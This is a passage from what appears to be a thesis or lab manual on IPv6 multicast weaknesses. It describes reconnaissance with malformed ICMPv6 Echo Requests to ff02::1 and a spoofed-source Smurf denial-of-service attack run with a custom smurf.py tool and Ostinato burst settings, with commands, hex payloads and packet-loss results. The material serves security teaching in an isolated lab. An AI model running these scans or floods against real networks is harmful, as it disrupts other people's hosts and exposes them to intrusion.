
Since there is no separate tool or option to send this single type of malformed ICMPv6 Echo Request packet, the **probe_alive** tool is applied. This tool works on the principle of sending ICMPv6 Echo Request packets to all hosts (via the multicast address `ff02::1`) to receive all responses from hosts. The return packet will include basic information including IPv6 address and link-layer address. From there the user can determine how many hosts are active in the local network and information about them.

This tool does not only send normal ICMPv6 Echo Request packets (which can be ignored by hosts, hence not getting information from them) but also sends malformed packets containing unknown option, which are mentioned above, to increase efficiency when looking for active hosts on the attached local link. The format of Destination Header including unknown option (for the situation of link-local address) is depicted in red frame of Fig. 5.6. The user interface of this tool is described in Fig. 4.6.



```
Source                              Destination   Protocol  Info
fe80::8ac4:147a:5dfe:a9c6           ff02::1       ICMPv6    Echo (ping) request id=0x0000, seq=0, hop
> Frame 1: 78 bytes on wire (624 bits), 78 bytes captured (624 bits) on interface eth0, id 0
> Ethernet II, Src: VMware_8c:0b:0d (00:0c:29:8c:0b:0d), Dst: IPv6mcast_01 (33:33:00:00:00:01)
v Internet Protocol Version 6, Src: fe80::8ac4:147a:5dfe:a9c6, Dst: ff02::1
    0110 .... = Version: 6
  > .... 0000 0000 .... .... .... .... = Traffic Class: 0x00 (DSCP: CS0, ECN: Not-ECT)
    .... .... .... 0000 0000 0000 0000 0000 = Flow Label: 0x00000
    Payload Length: 24
    Next Header: Destination Options for IPv6 (60)
    Hop Limit: 64
    Source Address: fe80::8ac4:147a:5dfe:a9c6
    Destination Address: ff02::1
  v Destination Options for IPv6
      Next Header: ICMPv6 (58)
      Length: 0
      [Length: 8 bytes]
    > Unknown IPv6 Option (128)
    > Pad1
    > Pad1
    > Pad1
    > Pad1
v Internet Control Message Protocol v6
    Type: Echo (ping) request (128)
    Code: 0
    Checksum: 0xd627 [correct]
    [Checksum Status: Good]
    Identifier: 0x0000
    Sequence: 0
  > Data (8 bytes)
```

Fig. 5.6: Format of malformed ICMPv6 Echo Request in case of link-local address after running probe_alive.py tool.




```
┌──(root㉿kali)-[/home/kali/IPv6-generator]
└─# python3 detect_alive.py eth0
Initializing to detect active hosts on the link.....
+ Discover the IPv6 address number #1: fe80::c801:11ff:fef5:8
                            with MAC address: ca:01:11:f5:00:08 [Echo Reply]
+ Discover the IPv6 address number #2: 2001:db8:abcd:1::1
                            with MAC address: ca:01:11:f5:00:08 [Echo Reply]
+ Discover the IPv6 address number #3: fe80::6acf:9526:bf92:9de5
                            with MAC address: 00:0c:29:2e:dd:97 [Echo Reply]
+ Discover the IPv6 address number #4: 2001:db8:abcd:1:1f15:4b1c:5478:109
                            with MAC address: 00:0c:29:2e:dd:97 [Echo Reply]
+ Discover the IPv6 address number #5: fe80::7790:2c2b:9e56:431b
                            with MAC address: 00:0c:29:8e:74:ad [Parameter Problem]
+ Discover the IPv6 address number #6: 2001:db8:abcd:1:2816:ed5:a706:70b9
                            with MAC address: 00:0c:29:8e:74:ad [Parameter Problem]
⟹ Found: 3 alive host(s) on the local link.
```

Fig. 5.7: Result after running probe_alive.py tool.

For doing this task using the **probe_alive** tool from designed toolkit, it is only required to enter the network interface, from which the packets are sent (in this case, it is `eth0` interface of PC1). This tool sends these two types of ICMPv6 Echo Request messages (normal and malformed) using both IPv6 global and link-local addresses as source. The result after launching is shown in Fig. 5.7.

All received packets from nodes in the scenario are illustrated in Fig. 5.8. A description of the contents of the packets including the responses from nodes is mentioned below.



```
Source                            Destination                       Protocol  Info
fe80::8ac4:147a:5dfe:a9c6         ff02::1                           ICMPv6    Echo (ping) request
2001:db8:abcd:1:1a4:2296:7e2c:8941 ff02::1                          ICMPv6    Echo (ping) request
fe80::6acf:9526:bf92:9de5         fe80::8ac4:147a:5dfe:a9c6         ICMPv6    Echo (ping) reply i
fe80::6acf:9526:bf92:9de5         fe80::8ac4:147a:5dfe:a9c6         ICMPv6    Parameter Problem (
2001:db8:abcd:1:1f15:4b1c:5478:109 2001:db8:abcd:1:1a4:2296:7e2c:8941 ICMPv6  Echo (ping) reply i
fe80::7790:2c2b:9e56:431b         fe80::8ac4:147a:5dfe:a9c6         ICMPv6    Parameter Problem (
fe80::c801:11ff:fef5:8            fe80::8ac4:147a:5dfe:a9c6         ICMPv6    Echo (ping) reply i
fe80::c801:11ff:fef5:8            fe80::8ac4:147a:5dfe:a9c6         ICMPv6    Parameter Problem (
2001:db8:abcd:1::1                2001:db8:abcd:1:1a4:2296:7e2c:8941 ICMPv6   Echo (ping) reply i
2001:db8:abcd:1:1f15:4b1c:5478:109 2001:db8:abcd:1:1a4:2296:7e2c:8941 ICMPv6  Parameter Problem (
2001:db8:abcd:1:2816:ed5:a706:70b9 2001:db8:abcd:1:1a4:2296:7e2c:8941 ICMPv6  Parameter Problem (
```

```
> Frame 6: 126 bytes on wire (1008 bits), 126 bytes captured (1008 bits) on interface eth0, id 0
> Ethernet II, Src: VMware_8e:74:ad (00:0c:29:8e:74:ad), Dst: VMware_8c:0b:0d (00:0c:29:8c:0b:0d)
> Internet Protocol Version 6, Src: fe80::7790:2c2b:9e56:431b, Dst: fe80::8ac4:147a:5dfe:a9c6
v Internet Control Message Protocol v6
    Type: Parameter Problem (4)
    Code: 2 (unrecognized IPv6 option encountered)
    Checksum: 0x7c0f [correct]
    [Checksum Status: Good]
    Pointer: 42
  > Internet Protocol Version 6, Src: fe80::8ac4:147a:5dfe:a9c6, Dst: ff02::1
  > Internet Control Message Protocol v6
```


Fig. 5.8: Captured packets in Wireshark after running probe_alive.py tool.

Using the application Ostinato

When using Ostinato to perform this task, the configuration is almost similar to the one of normal ICMPv6 Echo Request. However, a separate field needs to be added in IPv6 Header to form Destination Header with unknown option inside. Specifically, on the **Protocol Selection** tab, the selected protocols and their order are set using **Advanced** section. They are: Media Access Protocol (layer 1) - Ethernet II (layer 2) - Internet Protocol ver 6 (layer 3) - HexDump (Destination Header with unknown option) - Internet Control Message Protocol - HexDump (Payload data in ICMPv6 Echo Request). They are described in Fig. 5.9.

On the **Protocol Data** tab, the Media Access Protocol, Internet Protocol ver 6 and Internet Control Message Protocol are completely the same as the case of normal ICMPv6 Echo Request. The only fields that are needed to fill is the Destination Option (used by HexDump) and Payload data (used by HexDump), which are described as below:


- HexDump: Destination Options with one unknown IPv6 Option is inserted as `3a 00 80 00 00 00 00 00` in hexadecimal format. This field is added between Internet Protocol ver 6 and Internet Control Message Protocol.
- HexDump: Payload data is written in hexadecimal format as `41 41 41 41 41 41 41 41` (for example). But users can define any content of this Payload as it does not influence the behaviour of receiving nodes. This HexDump field is set after the Internet Control Message Protocol.



Name: Ping_malformed
✓ Enabled
Fixed: 82
Min: 64
Max: 1518

Selected Protocols:
MAC
Eth II
IPv6
HexDump
ICMP
HexDump

Fig. 5.9: Configuration at the Protocol Selection tab for sending the malformed Echo Request to all-nodes multicast address.



```
0000 3a 00 80 00 00 00 00 00     :.ж.....
```

Fig. 5.10: Configuration at the Protocol Data tab for sending the malformed Echo Request to all-nodes multicast address.

The configuration at the fields Media Access Protocol, Internet Protocol ver 6, Internet Control Message Protocol and the second HexDump field for Payload are similar to ones of normal ICMPv6 Echo Request, which are shown in Fig. 5.5. The only significant difference is the first HexDump field for Destination Header with unknown option, which is depicted in Fig. 5.10.

On the **Stream Control** tab, the number of packets is set to 1. Then, the stream is applied and start to send the packet. The achieved result is totally the same as the case of using the designed toolkit.

From Fig. 5.7 and Fig. 5.8, it is clear that all hosts send messages back to PC1. Specifically, yellow frame describes the response from PC3 (Ubuntu), red frame from PC2 (Windows) and blue frame from router R1. Moreover, as shown in Fig. 5.8, PC3 and router R1 reply to both normal and malformed ICMPv6 Echo Request, while PC2 only answers the malformed packet. In the terminal, both IPv6 global and link-local addresses of hosts are shown since this tool automatically uses both IPv6 global and link-local addresses of PC1 (Kali) to exploit the presence of devices on the attached link. The malformed ICMPv6 Echo Request message, which causes responses with Parameter Problem is illustrated in Fig. 5.6.

(c) Potential vulnerabilities of the multicast address

As can be seen from these two types of packets, the main benefit of using the all-nodes multicast address is that it allows a sender to send a single message to all nodes on the local network segment with a single multicast transmission. This is much more efficient than sending a separate unicast message to each individual node on the network, which would require a separate transmission for each node. Therefore, it is used for various network management tasks, such as discovering neighboring nodes, resolving addresses, and sending router advertisements.

However, the way every node (especially Windows) handles with packets sent to multicast address may result in the Reconnaissance phase, in which the attacker takes advantage of the local network and find all active hosts including the necessary information such as IPv6 address and MAC address. This information can be exploited by the attacker in order to perform other attacks or explore security vulnerabilities. This kind of attack leads to the same consequence as Ping sweep or similar brute force scans, which are usually applied in IPv4, but being almost impossible in IPv6. Because conducting this type of scan of all IPv6 addresses is impractical due to the vast address space of IPv6 subnets, this stage can be carried out by transmitting ICMPv6 Echo Request messages (or similar packets) to the all-nodes multicast address.

Besides, there is another weakness of the multicast address that attackers can take advantage to attack a specific victim (not to find the information of victims in the previous attack), and is called Smurf attack. Specifically, attacker disguises as victim (spoofs the victim's IPv6 address) to send a large number of ICMPv6

Echo Request packets to the all-nodes multicast address (`ff02::1`). All nodes on the local link will receive the packets and send ICMPv6 Echo Reply packets to the target, which can cause a network flood (DoS) overwhelming the target system.




Fig. 5.11: Illustration of Smurf attack using multicast address.

As depicted in Fig. 5.11, assuming that PC1 wants to attack PC2, PC1 (Kali) first fakes the IPv6 address of PC2 since the Reconnaissance attack (shown in Fig. 5.7 or the similar way with Ostinato) has revealed the information of PC2 (Windows). Then, PC1 sends a lot of ICMPv6 Echo Request messages to `ff02::1` in order to trigger router R1 and PC3 to respond to PC2 with ICMPv6 Echo Reply messages. With the high rate of sending Request packets/seconds, it results in large number of Reply messages to the victim and makes PC2 unresponsive.


✎. Using the designed toolkit

This attack is conducted by the tool **smurf.py** from the developed toolkit, as illustrated in Fig. 4.13. The configuration is written as below:

- Interface: This is the network interface where the attacker sends the packets. In this situation, `eth0` is chosen as this interface connects directly with the network of PC2.
- Target link-layer address: It is the MAC address of the victim (PC2). In this case, it can be left out since the link-layer address is automatically derived from the IPv6 address of victim. The syntax is **-tmac**.
- Target IPv6 address: It is the IPv6 address of the victim (PC2). For the case

of global address, the syntax **-tip 2001:db8:abcd:1:36c4:ffc5:c10f:3ce9** is applied. For the case of link-local address, **-tip fe80::7790:2c2b:9e56:431b**.

- Data length: It is set to the default value (1000 bytes), so no configuration is needed.
- Malformed option: It is the option to send the malformed ICMPv6 Echo Request message instead of the normal one. This is more effective than normal packet when the hosts that the attacker indirectly uses to attack PC2 do not respond to normal packets. Moreover, the existence of Destination Header with unknown option makes the hosts a little harder to process. However, in this situation, these borrowed hosts are PC3 (Ubuntu) and router R1 (Cisco), which answer both types of messages. Thus, this malformed option **-mf** does not cause too much change to the result of attack.



```
┌──(root㉿kali)-[/home/kali/IPv6-generator]
└─# python3 smurf.py eth0 -tip 2001:db8:abcd:1:36c4:ffc5:c10f:3ce9
Triggering the smurf attack to the target: 2001:db8:abcd:1:36c4:ffc5:c10f:3ce9 (press Ct
rl+C to stop the attack).....
```

```
My traceroute
Hostname: 2001:db8:abcd:1:36c4:ffc5:c10f:3ce9      1.00   Pause  Restart  About  Quit
Hostname                                   Loss   Snt  Last  Avg   Best  Worst  StDev
2001:db8:abcd:1:1a4:2296:7e2c:8941         74.1%  526  2325  1859  5     3082   953.54
```

```
┌──(root㉿kali)-[/home/kali/IPv6-generator]
└─# python3 smurf.py eth0 -tip fe80::7790:2c2b:9e56:431b
Triggering the smurf attack to the target: fe80::7790:2c2b:9e56:431b (press Ctrl+C to st
op the attack).....
```


```
My traceroute
Hostname: 2001:db8:abcd:1:36c4:ffc5:c10f:3ce9      1.00   Pause  Restart  About  Quit
Hostname                                   Loss   Snt  Last  Avg   Best  Worst  StDev
2001:db8:abcd:1:36c4:ffc5:c10f:3ce9        75.3%  284  1161  2076  32    3073   709.23
```

Fig. 5.12: Illustration of Smurf attack using all-nodes multicast address. a) Using the IPv6 global address of victim. b) Using the IPv6 link-local address of victim.

As can be seen from Fig. 5.12, after launching this tool for about 2 minutes, the percentage of packet loss (shown in application MTR of Kali) when using IPv6 global and link-local address of victim increases quickly and reaches the value of 74.1% and 75.3%, respectively. This does not totally flood the victim, but is sure to delay the network connection of PC2, probably cancel the address auto-configuration or address leasing and SSH (Secure Shell) work.

✎. Using the application Ostinato

In the application Ostinato, this attack can also be performed. Firstly, user generate the multicast address as depicted in Fig. 5.4 and fig. 5.5. Then, on the **Stream Control** tab, Burst option is set and the Packets per Burst is inserted with value: 60000 (it can be set to any value to cause DoS, which depends on the processing capacity of victim), as depicted in Fig. 5.13.



Send: Packets [✓ Bursts]

Mode: [✓ Fixed] Continuous

Numbers: Number of Packets 1; Number of Bursts 1; Packets per Burst 60000

Rate: Packets/Sec 1.0000; [✓ Bursts/Sec] 1.0000; Bits/Sec 56,640,000

After this stream: Stop; Goto Next Stream; [✓ Goto First]

Fig. 5.13: Configuration at the Stream Control tab for triggering Smurf attack to the victim.

Review questions

The purpose of the following review questions is to clarify the behaviour of devices (Cisco, Ubuntu and Windows) when dealing with multicast packets. All answers are located in the attachment A.1.

Question 1:

Which multicast addresses are PC2 (Windows) and PC3 (Ubuntu) interested in? Do they all belong to the all-nodes multicast group `ff02::1`? The following commands in Linux and Windows can be applied to find the answer:

```
# Linux command in terminal to show the multicast group
ip -6 maddr


# Windows command in terminal to show the multicast group
netsh interface ipv6 show joins
```

Question 2:

Does PC2 (Windows) respond to the normal ICMPv6 Echo Request packet sent from PC1 (Kali) to the global unicast address of PC2?
a) What does this packet look like in Wireshark?
b) Show the configuration to generate this packet with the designed toolkit and Ostinato.

Question 3:

Does PC2 (Windows) respond to the normal ICMPv6 Echo Request packet sent from PC1 (Kali) to the link-local unicast address of PC2?
a) What does this packet look like in Wireshark?
b) Show the configuration to generate this packet with the designed toolkit and Ostinato.

Question 4:

Which are the possible attacks with multicast address that can be conducted by PC1 (Kali) in term of this section? This question is clarified by performing the following tasks:
a) Repeat the smurf attack using the network toolkit, but this time the victim will be the router R1.
b) If we manage to overload the router R1, what will be the impact on our network?

Question 5:

For malformed Ping, modify the added Destination header so that it contains another unknown option (e.g. type 127). Using Ostinato, send this packet and see how the response of the stations on the network will differ from the previous case. Try sending only from a link-local address.

5.2 Multicast Listener Discovery version 2 (MLDv2)

Multicast Listener Discovery (MLD) is a sub-protocol of ICMPv6 used in IPv6 networks to manage multicast group membership. MLDv1 is the original version of the protocol, which allows devices to join and leave multicast groups on a particular interface. When a device joins a multicast group, it sends an MLD Report message to the multicast address associated with that group. When it leaves the group, it sends an MLD Done message. However, the limitation of MLDv1 is that it does not support source-specific multicast (SSM), which allows devices to specify the sources from which they want to receive multicast traffic. Therefore, MLDv2 has replaced MLDv1 to solve the existing problems and provide better support for multicast traffic management in IPv6 networks, making it a more robust and efficient protocol than MLDv1 [43]. In terms of this thesis, only MLDv2 is considered since this protocol provides more features and supports all functions of MLDv1. This section is about describing the behaviour of nodes (including Windows machine) when receiving and sending different types of MLDv2 messages. The possible vulnerabilities in MLDv2 operation are also analyzed to help analysts find appropriate solutions.

Precondition

At the initial step, all devices are in a powered off state. Then, router R1, R2, and switch S1 are first started up to activate the address allocation and routing functions, as described in Listing. 3.1. Next, all PCs (from 1 to 4) are turned on and wait for a certain interval to complete the SLAAC (Stateless Address Auto-configuration) process and stabilize.




Fig. 5.14: The network topology for testing Multicast Listener Discovery version 2.

Moreover, to carry out some tasks, where PC4 plays the role as a source for streaming multicast traffic to clients (PC1, PC2, PC3), Protocol Independent Multicast (PIM) is applied [44]. It is a multicast routing protocol used in IPv6 networks to enable routers to efficiently forward multicast traffic from a source to multiple receivers across the network. In PIM protocol, the RP (Rendezvous Point) is used as a central point for multicast traffic to be forwarded to all interested receivers in a specific multicast group. The network scenario is depicted in Fig. 5.14.

```
R1(config)#interface loopback 0
R1(config-if)#ipv6 address 2001:db8:abcd:5::1/64
R1(config-if)#ipv6 ospf 1 area 0
R1(config-if)#exit
R1(config)#ipv6 pim rp-address 2001:db8:abcd:4::2

R2(config)#interface loopback 0
R2(config-if)#ipv6 address 2001:db8:abcd:4::2/64
R2(config-if)#ipv6 ospf 1 area 0
R2(config-if)#exit
R2(config)#ipv6 pim rp-address 2001:db8:abcd:4::2
```

Listing 5.1: Configuring RP (Rendezvous Point) and addresses at loopback interface on Cisco routers R1 and R2.

